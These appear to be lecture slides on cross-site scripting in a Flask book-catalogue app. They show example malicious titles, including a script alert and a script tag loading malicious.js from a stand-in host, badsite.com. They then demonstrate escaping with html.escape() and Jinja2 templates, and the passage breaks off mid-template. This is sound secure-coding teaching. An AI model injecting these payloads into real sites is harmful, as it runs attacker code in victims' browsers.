
- Recall **PennyAdmin03Alchemy** app
  - Example 2 (cont.):





# XSS Attacks


- Recall **PennyAdmin03Alchemy** app
  - Example 2 (cont.):



Browser  
displays  
alert

# XSS Attacks

- Recall **PennyAdmin03Alchemy** app
  - Example 2 (cont.):



Browser  
displays  
alert

# XSS Attacks

- Recall **PennyAdmin03Alchemy** app
  - Example 3:
    - Hypothetically...
    - When adding a book, attacker enters this as title:

```
<script  
src="http://badsite.com/static/malicious.js"></script>
```

- Would cause browser to execute malicious code from another website

# XSS Attacks

- **Solution 1:**

- *Sanitize* user-provided strings via `html.escape()`

```
<a href="https://www.akc.org">Cute puppies</a>
```



`html.escape()`

```
&lt;a href=&quot;https://www.akc.org&quot;&gt;Cute  
puppies&lt;/a&gt;
```

# XSS Attacks

- See **PennyAdmin04Escape** app
  - runserver.py
  - penny.sql, penny.sqlite
  - database.py
  - templates.py
  - **penny.py**

## PennyAdmin04Escape/penny.py (Page 1 of 4)

```

1: #!/usr/bin/env python
2:
3: #-----
4: # penny.py
5: # Author: Bob Dondero
6: #-----
7:
8: import html
9: import flask
10: import database
11:
12: #-----
13:
14: app = flask.Flask(__name__)
15:
16: #-----
17:
18: def get_header():
19:
20:     html_code = ''
21:     html_code += '<hr>'
22:     html_code += 'Hello, and welcome to <strong>PennyAdmin</strong>'
23:     html_code += '<hr>'
24:     return html_code
25:
26: #-----
27:
28: def get_footer():
29:
30:     html_code = ''
31:     html_code += '<hr>'
32:     html_code += 'Created by '
33:     html_code += '<a href="https://www.cs.princeton.edu/~rdondero">'
34:     html_code += 'Bob Dondero</a>'
35:     html_code += '<hr>'
36:     return html_code
37:
38: #-----
39:
40: @app.route('/', methods=['GET'])
41: @app.route('/index', methods=['GET'])
42: def index():
43:
44:     html_code = ''
45:     html_code += '<!DOCTYPE html>'
46:     html_code += '<html>'
47:     html_code += '<head>'
48:     html_code += '<title>PennyAdmin</title>'
49:     html_code += '</head>'
50:     html_code += '<body>'
51:     html_code += get_header()
52:     html_code += '<a href="/show">Show all books</a><br>'
53:     html_code += '<a href="/add">Add a book</a><br>'
54:     html_code += '<a href="/delete">Delete a book by ISBN</a><br>'
55:     html_code += get_footer()
56:     html_code += '</body>'
57:     html_code += '</html>'
58:
59:     response = flask.make_response(html_code)
60:     return response
61:
62: #-----
63:
64: @app.route('/show', methods=['GET'])
65: def show():

```

## PennyAdmin04Escape/penny.py (Page 2 of 4)

```

66:
67:     books = database.get_books()
68:
69:     html_code = ''
70:     html_code += '<!DOCTYPE html>'
71:     html_code += '<html>'
72:     html_code += '<head>'
73:     html_code += '<title>PennyAdmin</title>'
74:     html_code += '</head>'
75:     html_code += '<body>'
76:     html_code += get_header()
77:     html_code += '<h1>Show All Books</h1>'
78:
79:     if len(books) == 0:
80:         html_code += '(None)<br>'
81:     else:
82:         pattern = '%s: <strong>%s</strong>: %s<br>'
83:         for book in books:
84:             html_code += pattern % (
85:                 html.escape(book['isbn']),
86:                 html.escape(book['author']),
87:                 html.escape(book['title']))
88:
89:     html_code += '<br>'
90:     html_code += '<a href="/index">Return to home page</a>'
91:     html_code += get_footer()
92:     html_code += '</body>'
93:     html_code += '</html>'
94:
95:     response = flask.make_response(html_code)
96:     return response
97:
98: #-----
99:
100: def report_results(message1, message2):
101:
102:     html_code = ''
103:     html_code += '<!DOCTYPE html>'
104:     html_code += '<html>'
105:     html_code += '<head>'
106:     html_code += '<title>PennyAdmin</title>'
107:     html_code += '</head>'
108:     html_code += '<body>'
109:     html_code += get_header()
110:     html_code += '<h1>Results</h1>'
111:     html_code += html.escape(message1)
112:     html_code += '<br>'
113:     html_code += html.escape(message2)
114:     html_code += '<br>'
115:     html_code += '<br>'
116:     html_code += '<br>'
117:     html_code += '<a href="/index">Return to home page</a>'
118:     html_code += get_footer()
119:     html_code += '</body>'
120:     html_code += '</html>'
121:
122:     response = flask.make_response(html_code)
123:     return response
124:
125: #-----
126:
127: @app.route('/add', methods=['GET'])
128: def add():
129:
130:     html_code = ''

```

## PennyAdmin04Escape/penny.py (Page 3 of 4)

```

131:     html_code += '<!DOCTYPE html>'
132:     html_code += '<html>'
133:     html_code += '<head>'
134:     html_code += '<title>PennyAdmin</title>'
135:     html_code += '</head>'
136:     html_code += '<body>'
137:     html_code += get_header()
138:
139:     html_code += '<h1>Add a Book</h1>'
140:     html_code += '<form action="/handleadd" method="post">'
141:
142:     html_code += 'Enter an ISBN:'
143:     html_code += '<input type="text" name="isbn" autofocus '
144:     html_code += r'required pattern=".*\S.*" '
145:     html_code += 'title="At least one non-white-space char">'
146:     html_code += '<br>'
147:
148:     html_code += 'Enter an author:'
149:     html_code += '<input type="text" name="author" '
150:     html_code += r'required pattern=".*\S.*" '
151:     html_code += 'title="At least one non-white-space char">'
152:     html_code += '<br>'
153:
154:     html_code += 'Enter a title:'
155:     html_code += '<input type="text" name="title" '
156:     html_code += r'required pattern=".*\S.*" '
157:     html_code += 'title="At least one non-white-space char">'
158:     html_code += '<br>'
159:
160:     html_code += '<input type="submit" value="Go">'
161:
162:     html_code += '</form>'
163:
164:     html_code += '<br>'
165:     html_code += '<a href="/index">Return to home page</a>'
166:     html_code += get_footer()
167:     html_code += '</body>'
168:     html_code += '</html>'
169:
170:     response = flask.make_response(html_code)
171:     return response
172:
173: #-----
174:
175: @app.route('/handleadd', methods=['POST'])
176: def handle_add():
177:
178:     isbn = flask.request.form.get('isbn')
179:     if (isbn is None) or (isbn.strip() == ''):
180:         return report_results('Missing ISBN', '')
181:
182:     author = flask.request.form.get('author')
183:     if (author is None) or (author.strip() == ''):
184:         return report_results('Missing author', '')
185:
186:     title = flask.request.form.get('title')
187:     if (title is None) or (title.strip() == ''):
188:         return report_results('Missing title', '')
189:
190:     isbn = isbn.strip()
191:     author = author.strip()
192:     title = title.strip()
193:
194:     successful = database.add_book(isbn, author, title)
195:     if successful:

```

## PennyAdmin04Escape/penny.py (Page 4 of 4)

```

196:         message1 = 'The addition was successful'
197:         message2 = 'The database now contains a book with isbn ' + isbn
198:         message2 += ' author ' + author + ' and title ' + title
199:     else:
200:         message1 = 'The addition was unsuccessful'
201:         message2 = 'A book with ISBN ' + isbn + ' already exists'
202:
203:     return report_results(message1, message2)
204:
205: #-----
206:
207: @app.route('/delete', methods=['GET'])
208: def delete():
209:
210:     html_code = ''
211:     html_code += '<!DOCTYPE html>'
212:     html_code += '<html>'
213:     html_code += '<head>'
214:     html_code += '<title>PennyAdmin</title>'
215:     html_code += '</head>'
216:     html_code += '<body>'
217:     html_code += get_header()
218:
219:     html_code += '<h1>Delete a Book</h1>'
220:
221:     html_code += '<form action="/handledelete" method="post">'
222:     html_code += 'Enter an ISBN:'
223:     html_code += '<input type="text" name="isbn" autofocus '
224:     html_code += r'required pattern=".*\S.*" '
225:     html_code += 'title="At least one non-white-space char"><br>'
226:     html_code += '<input type="submit" value="Go">'
227:     html_code += '</form>'
228:
229:     html_code += '<br>'
230:     html_code += '<br>'
231:     html_code += '<a href="/index">Return to home page</a>'
232:     html_code += get_footer()
233:     html_code += '</body>'
234:     html_code += '</html>'
235:
236:     response = flask.make_response(html_code)
237:     return response
238:
239: #-----
240:
241: @app.route('/handledelete', methods=['POST'])
242: def handle_delete():
243:
244:     isbn = flask.request.form.get('isbn')
245:     if (isbn is None) or (isbn.strip() == ''):
246:         return report_results('Missing ISBN', '')
247:
248:     isbn = isbn.strip()
249:
250:     database.delete_book(isbn)
251:
252:     message1 = 'The deletion was successful'
253:     message2 = 'The database now does not contain a book with ISBN '
254:     message2 += isbn
255:
256:     return report_results(message1, message2)

```

# XSS Attacks


- See **PennyAdmin04Escape** app
  - Example 1:
    - When adding a book, attacker enters this as title:

```
<a href="https://www.akc.org">Cute  
puppies</a>
```



# XSS Attacks


- See **PennyAdmin04Escape** app
  - Example 1 (cont.):



The screenshot shows a web browser window titled "PennyAdmin - Chromium". The address bar displays "localhost:55555/add". The page content includes a welcome message "Hello, and welcome to PennyAdmin", a section titled "Add a Book", and three input fields: "Enter an ISBN:" with the value "456", "Enter an author:" with the value "Sedgewick", and "Enter a title:" with the value "<a href='\"https://www.akc.\"". Below the title field is a "Go" button. At the bottom of the form, there is a link "Return to home page" and a footer "Created by Bob Dondero".

# XSS Attacks


- See **PennyAdmin04Escape** app
  - Example 1 (cont.):



Browser  
doesn't  
interpret  
book  
title  
as  
page  
link

# XSS Attacks

- See **PennyAdmin04Escape** app
  - Example 1 (cont.):



Browser  
doesn't  
interpret  
book  
title  
as  
page  
link


# XSS Attacks

- See **PennyAdmin04Escape** app
  - Example 2:
    - When adding a book, attacker enters this as title:

```
<script>alert("Your system has been  
hacked");</script>
```


# XSS Attacks

- See **PennyAdmin04Escape** app
  - Example 2 (cont.):



# XSS Attacks


- See **PennyAdmin04Escape** app
  - Example 2 (cont.):



Browser  
doesn't  
display  
alert

# XSS Attacks

- See **PennyAdmin04Escape** app
  - Example 2 (cont.):



Browser  
doesn't  
display  
alert

# XSS Attacks

- See **PennyAdmin04Escape** app
  - Example 3:
    - Hypothetically...
    - When adding a book, attacker enters this as title:

```
<script  
src="http://badsite.com/static/malicious.js"></script>
```

- Would **not** cause browser to execute malicious code from another website



# XSS Attacks

- **Solution 2:**
  - *Sanitize* user-provided strings via Jinja2

# XSS Attacks

- See **PennyAdmin05Jinja** app
  - runserver.py
  - penny.sql, penny.sqlite
  - database.py
  - header.html, footer.html
  - index.html, show.html,
  - add.html, delete.html, reportresults.html
  - penny.py

PennyAdmin05Jinja/header.html (Page 1 of 1)

```
1: <hr>Hello, and welcome to <strong>PennyAdmin</strong><hr>
```

PennyAdmin05Jinja/footer.html (Page 1 of 1)

```
1: <hr>
2: Created by <a href="https://www.cs.princeton.edu/~rdondero">
3: Bob Dondero</a>
4: <hr>
```

## PennyAdmin05Jinja/index.html (Page 1 of 1)

```

1: <!DOCTYPE html>
2: <html>
3:   <head>
4:     <title>PennyAdmin</title>
5:   </head>
6:   <body>
7:     {% include 'header.html' %}
8:     <br>
9:     <a href="/show">Show all books</a><br>
10:    <a href="/add">Add a book</a><br>
11:    <a href="/delete">Delete a book by ISBN</a><br>
12:    <br>
13:    {% include 'footer.html' %}
14:  </body>
15: </html>

```

## PennyAdmin05Jinja/show.html (Page 1 of 1)

```

1: <!DOCTYPE html>
2: <html>
3:   <head>
4:     <title>PennyAdmin</title>
5:   </head>
6:   <body>
7:     {% include 'header.html' %}
8:     <h1>Show All Books</h1>
9:     {% if books|length == 0: %}
